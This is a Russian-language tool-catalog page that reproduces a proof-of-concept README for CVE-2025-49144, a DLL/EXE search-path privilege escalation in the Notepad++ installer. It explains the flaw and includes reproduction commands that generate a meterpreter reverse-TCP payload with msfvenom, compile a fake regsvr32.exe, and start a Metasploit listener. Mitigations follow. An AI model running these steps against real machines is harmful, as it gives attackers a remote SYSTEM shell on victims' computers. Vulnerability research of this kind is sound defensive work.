
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-49144_PoC — CVE-2025-49144 PoC для исследователей безопасности для тестирования и проверки. | Kitploit
Инструменты/GitHubGitHub/thetorjancaptain/cve-2025-49144_poc
Повышение привилегийАнализ уязвимостейЭксплуатацияЛатеральное перемещениеТестирование на ПроникновениеОбучение и ОбразованиеРазработка Полезной НагрузкиЭксплуатация Бинарных Файлов
Поделиться
GitHub
thetorjancaptain/cve-2025-49144_poc

CVE-2025-49144_PoC

CVE-2025-49144 PoC для исследователей безопасности для тестирования и проверки.


Репозиторий
8828861 год назадПроверено Kitploit

CVE-2025-49144_PoC

PoC Flow

📌 CVE-2025-49144 — это уязвимость локального повышения привилегий высокой степени серьезности, обнаруженная в установщиках Notepad++ версии 8.8.1 и более ранних. Эта уязвимость возникает из-за неконтролируемого поведения пути поиска исполняемых файлов во время установки, что позволяет локальному злоумышленнику получить привилегии уровня SYSTEM, помещая вредоносные исполняемые файлы в тот же каталог, что и установщик.


⚙️ Как работает CVE – пошагово:

🧱 1. Что пошло не так в установщике?

Установщик Notepad++ (до версии 8.8.2) вызывает regsvr32.exe для регистрации некоторых компонентов, но делает это без указания полного пути (например, C:\Windows\System32\regsvr32.exe).

Вместо этого он просто выполняет:

regsvr32.exe some_dll

📂 2. Поведение пути поиска Windows:

Когда исполняемый файл запускается без полного пути, Windows использует определенный порядок поиска для его нахождения:

  1. Папка, из которой было запущено приложение (например, Downloads)
  2. Системная папка (System32)
  3. Папка Windows
  4. Текущий рабочий каталог
  5. Пути в переменной окружения PATH

Таким образом, если поддельный regsvr32.exe помещен в ту же папку, что и установщик (например, Downloads), Windows будет использовать его раньше настоящего.

💣 3. Эксплуатация:

- Злоумышленник помещает вредоносный regsvr32.exe в ту же папку, что и легитимный установщик Notepad++ (например, в папку Downloads жертвы).

- Жертва запускает установщик (думая, что он безопасен).

- Установщик вызывает regsvr32.exe, но в итоге выполняет вредоносный из той же папки — с привилегиями SYSTEM (поскольку установщики обычно запрашивают права администратора).

- Полезная нагрузка злоумышленника теперь работает как NT AUTHORITY\SYSTEM.

⚙️ Шаги для воспроизведения:

  1. Получить шелл-код:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your-ip> LPORT=4444 -f c > shellcode.txt
  1. Скачайте файл "regsvr32_loader.c" и отредактируйте его.
  2. Вставьте весь шелл-код из shellcode.txt в указанный комментарий.
  3. Скомпилируйте в regsvr32.exe:
x86_64-w64-mingw32-gcc regsvr32_loader.c -o regsvr32.exe -mwindows
  1. Запустите слушатель meterpreter:
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST X.X.X.X
set LPORT 4444
run
  1. Скачайте уязвимую версию Notepad++, т.е. версию до 8.8.1, так как 8.8.1 теперь обновляется автоматически.For PoC я использовал Notepad++ v8.6.8
  2. Переместите файл "regsvr32.exe" в систему Windows в ту же папку, где находится установщик notepad++, вероятно, в папку Downloads.
  3. Завершите установку установщика Notepad++.

Примечание: Это PoC, поэтому тестирование проводилось с отключенными Защитником Windows и защитой в реальном времени.


✅ Смягчение

Пользователям и администраторам следует:

  • Обновить Notepad++ до версии 8.8.2 или выше
  • Ограничить установку программного обеспечения доверенными администраторами
  • Использовать AppLocker, WDAC или политики ограничения программ (SRP) для:
    • Блокировки выполнения из папок, доступных для записи пользователями (например, Downloads)
    • Предотвращения выполнения недоверенных двоичных файлов, таких как regsvr32.exe, из неавторизованных путей
    • Принудительной проверки подписей кода для исполняемых файлов

Группам безопасности следует регулярно аудировать пути установки, контролировать права на запись и наблюдать за поведением во время выполнения установщика, чтобы уменьшить поверхность атаки.


🏷️ Лицензия

Лицензия MIT — Бесплатно только для образовательных, исследовательских и защитных целей.


🤝 Вклад

Приветствуются запросы на слияние (Pull Requests) — улучшайте обнаружение, добавляйте функции или предлагайте исправления.


⚠️ Отказ от ответственности

Этот PoC предназначен только для образовательных и исследовательских целей. Используйте его на свой страх и риск. Автор не несет ответственности за любое неправомерное использование или причиненный ущерб.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





